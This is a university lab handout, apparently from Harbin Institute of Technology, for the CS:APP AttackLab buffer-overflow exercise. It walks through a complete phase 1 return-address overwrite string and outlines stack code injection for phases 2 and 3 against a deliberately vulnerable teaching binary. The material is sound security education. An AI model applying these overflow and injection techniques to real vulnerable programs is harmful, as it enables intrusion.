


LAB4 缓冲区溢出攻击实验



哈尔滨工业大学（威海）
计算机科学与技术学院
2025 年 5 月 15 日

一、实验基本信息

- **实验类型：验证型实验**
- **实验目的**
 - 理解 C 语言函数的汇编级实现以及缓冲区溢出原理
 - 掌握栈帧结构与缓冲区溢出漏洞的攻击设计方法
 - 熟练使用 Linux 调试工具完成机器级程序的跟踪调试
- **实验指导教师**
 - 任课教师：华栋、杜海文、孟文龙
 - 实验室教师：栾晓佳
- **实验班级与分组**
 - 23DX0201-20、2302901-02
 - 一人一组

- 实验学时：讲解 1 + 机房 3 + 课后 n
- 实验分数：本次实验按百分计，最终折合成总成绩的 5%
- 时间地点：待定
- 实验环境与工具：
 - 学生自备 x86-64/Linux 电脑，或华为 x86 云主机
 - openEuler 20.03 LTS以上
 - Vim / GDB / objdump / GCC
- 学生实验准备
 - 个人笔记本电脑
 - 上述“实验环境与工具”所列明软件
 - 教材：CS:APP3e
 - 参考手册：man 手册；GCC 手册；GDB 手册；tar 手册
GNU Coreutils 手册；GNU Binutils 手册
 - <http://csapp.cs.cmu.edu/3e/labs.html> CMU 的实验参考

二、实验预习

- 上实验课前，认真预习实验指导
- 理论回顾
 - 栈帧的构成
 - 缓冲区漏洞的成因：gets() 函数不作边界检查
 - call / ret 指令执行的具体动作
 - 缓冲区溢出攻击的基本手段
 - 输入一个字符串，其中包含“恶意”程序
 - 攻击者使用 x86-64 汇编编写恶意程序
 - 转化为机器码 (how?)
 - 逐个字节转化为字符串
 - 通过 gets() 漏洞注入堆栈
- 实验环境建立
 - 安装 GDB (macOS 系统下用 LLDB 替代)
 - 获取 AttackLab 实验包，使用 tar 解压至本机实验目录

三、实验内容与步骤

■ 1. 环境搭建

- GDB 安装
- AttackLab 实验包解压缩

■ 2. 实验程序

- `tar vxf target.tar`
- 生成的 target 目录下包括文件：
 - ctarget 可执行程序，有缓冲区溢出漏洞，易受代码注入攻击
 - hex2raw 产生攻击字符串的工具
- 本实验未提供 C 源码，无法用 GDB 的 `l` 或 `layout src` 命令查看
- ctarget 通过调用上述 `getbuf` 函数，从标准输入读取字符串
 - `Gets()` 的功能类似于库函数 `gets()`：从标准输入（键盘）获取用户键入的字符串，存至从地址 `buf` 开始的内存区域，并将结尾的 `'\n'` 替换为 `'\0'`
 - 与 `gets()` 一样，`Gets()` 不检查输入是否超出数组 `buf` 的范围

```
unsigned getbuf()  
{  
    char buf[BUFFER_SIZE];  
    Gets(buf);  
    return 1;  
}
```

■ 3. 程序执行

```
1160300199 target/$ ./ctarget -q
Cookie: 0x59b997fa
Type string: keep it short
No exploit. Getbuf returned 0x1
Normal return
1160300199 target/$ |
```

攻击串可通过
键盘输入

- 本实验不采取在线评分，**执行 ctarget 要加 -q 选项脱机执行**
- 本实验不采用“一人一题”，个人信息统一为 Cookie 值

■ 4. 实验流程（以 phase 1 为例）

- 第一步：执行 `objdump -d ctarget > asm.txt`，对 ctarget 反汇编，将汇编代码输出重定向到 `asm.txt` 中
- 第二步：查看 `asm.txt` 文件，找到 `getbuf` 过程

串长度参考

```
00000000004017a8 <getbuf>:
4017a8: 48 83 ec 28      sub     $0x28,%rsp
4017ac: 48 89 e7         mov     %rsp,%rdi
4017af: e8 8c 02 00 00   call   401a40 <Gets>
4017b4: b8 01 00 00 00   mov     $0x1,%eax
4017b9: 48 83 c4 28      add     $0x28,%rsp
4017bd: c3              ret
4017be: 90              nop
4017bf: 90              nop
```

■ 4. 实验流程（续）


- Phase 1 不要求注入任何代码，攻击者只需设法修改 `getbuf` 的返回地址，执行一段已有的程序 `touch1`
- 第三步：找到 `touch1` 过程的首地址，考虑如何构造攻击字符串

00000000004017c0 <touch1>:


■ 栈区变化图解

- 画法：
- 地址自底向上递增
- 同一行内 4 字节左高右低
- 思考：
- 0xc0、0x17 按哪个键输入？

调用 Gets 之前



调用 Gets 之后



■ 4. 实验流程（续）

- 第四步：编辑结果文件 `ans.txt`（每名学生的文件名不同，要求见后文），内含攻击字符串的十六进制形式

```
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
30 31 32 33 34 35 36 37 38 39
c0 17 40
```

- 第五步：运行程序查看攻击效果

```
./hex2raw < ans.txt | ./ctarget -q
```

- 其中：
- `hex2raw` 工具将字符的值转为字符本身，格式要求为**十六进制，两位（即一个字节）一组，以空格或回车分隔**
- 重定向符 `<` 表示输入改由文件获取，而非从标准输入获取
- 管道符 `|` 作用是使 `hex2raw` 的输出作为 `ctarget` 的输入
- 结果显示 `Touch1!: You called touch1()` 则表示攻击成功

■ 5. phase 2 实验要求及攻击思路

- 将一小段代码包含在攻击串中，设法令其执行（代码注入）
- ctarget 中含有函数 touch2，已知其 C 代码如下：

```
void touch2(unsigned val)
{
    vlevel = 2;           // part of validation protocol

    if (val == cookie) {
        printf("Touch2!: You called touch2(0x%.8x)\n",
               val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n",
               fail(2));
    }
    exit(0);
}
```

■ 5. phase 2 实验要求及攻击思路（续）

- `ctarget` 未采用栈随机化技术，亦即：栈区地址恒定不变
 - 使用 **GDB** 单步功能查看 `buf` 的地址（`-q` 参数可在 `r` 命令后输入）
- 栈区有执行权限，其内容可当作指令执行
- 攻击串的内容为何？
 - 要覆盖主调过程栈帧的返回地址，以使 `getbuf` 的 `ret` 指令返回到注入代码的入口处
 - 要包含注入代码，从而控制流被修改为：
主调过程 → `getbuf` → `Gets` → `getbuf` → 注入代码 → `touch2`
 - `touch2` 检查其传入参数，等于 `Cookie` 值方为正确
- 注入代码如何编写？
 - 用 `mov` 指令将 `%rdi` 赋值为 `Cookie`，然后转向 `touch2`
 - 不要使用 `jmp` 或 `call`，因其目标地址比较难搞
 - 使用 `ret` 实现控制转移（复习：`ret` 指令完成的动作是什么？）

■ 5. phase 2 实验要求及攻击思路（续）

■ 注入代码汇编写完后，如何转成机器码？

- 使用 **GCC** 汇编，再用 objdump 反汇编
- 假设写好的注入代码已保存为 exploit_2.s 文件
- `gcc -c exploit_2.s` 将生成 exploit_2.o 文件
- `objdump -d exploit_2.o > exploit_2.d`
- 从中即可得到汇编的机器码

■ 最后得攻击串：

- 注入代码
- 必要填充，注满 **40** 字节
- 返回地址修改为注入代码首地址

■ 6. phase 3 实验要求及攻击思路

- 采用代码注入攻击，且携带一字符串作为参数
- ctarget 中含有函数 hexmatch，其 C 代码如下：

```
/* 将字符串与十六进制表示的 unsigned 数进行比较 */
int hexmatch(unsigned val, char *sval)
{
    char cbuf[110];

    /* 待测字符串位置随机化，令其无法提前预知 */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

■ 6. phase 3 实验要求及攻击思路

- 采用代码注入攻击，且携带一字符串作为参数
- ctarget 中含有函数 touch3，其 C 代码如下：

```
void touch3(char *sval)
{
    vlevel = 3;  // part of validation protocol

    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n",
               sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n",
               sval);
        fail(3);
    }
    exit(0);
}
```

有用的 GDB 调试命令

- 问题：某程序的输入（输出）来自（去往）管道或其它文件，怎样在 GDB 中执行？
 - 在调试过程中，若想要执行 Linux 命令，无需退出或挂起 GDB，可使用 GDB 的 shell 命令，例如：
 - (gdb) `shell ./hex2raw < ans.txt > tmp_input`
 - 解释：执行当前目录下的 hex2raw 程序，其输入来自文件 ans.txt，输出保存在文件 tmp_input
 - 在 r 命令后可接输入重定向符，例如：
 - (gdb) `r -q < ./tmp_input`
 - 解释：按选项 -q 执行本程序，遇到需要从键盘输入的情况，改为从当前目录下的 tmp_input 文件输入

四、撰写实验报告

- 按照实验报告模板所要求的格式与内容提交
- 本次实验成绩按 100 分计
 - 实验缺勤，或者不交报告，无成绩
 - 按时上下实验，10 分
 - 课堂表现：10 分（遵守规章制度、言行举止）
 - 实验报告及结果文件：80 分
 - touch1: 10 分 touch2: 30 分 touch3: 40 分
 - 奖励：Phase 4-5 要求采用 ROP 攻击，作为附加关，每完成一个总分 +1，上限不超过实验总分（20 分）
- 学生提交 1 个文件包，命名如 “1160300199attack.rar”
 - 内含 1160300199_1.txt、1160300199_2.txt、1160300199_3.txt 三个文件
 - 课代表提交 1 个包，命名如 “2204101AttackLab.rar”
 - 选（重）修、二学位学生每人单独提交 1 个文件包，命名如上

撰写实验报告（续）

- 对每一个 phase 执行类似如下的命令并截图

```
1160300199 target/$ ./hex2raw < 1160300199_1.txt | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab    attacklab
    result 1:PASS:0xffffffff:ctarget:1:30 31 32 33 34 35 36 37 38
39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31
32 33 34 35 36 37 38 39 C0 17 40
1160300199 target/$
```

攻击成功

提示符体现
作者本人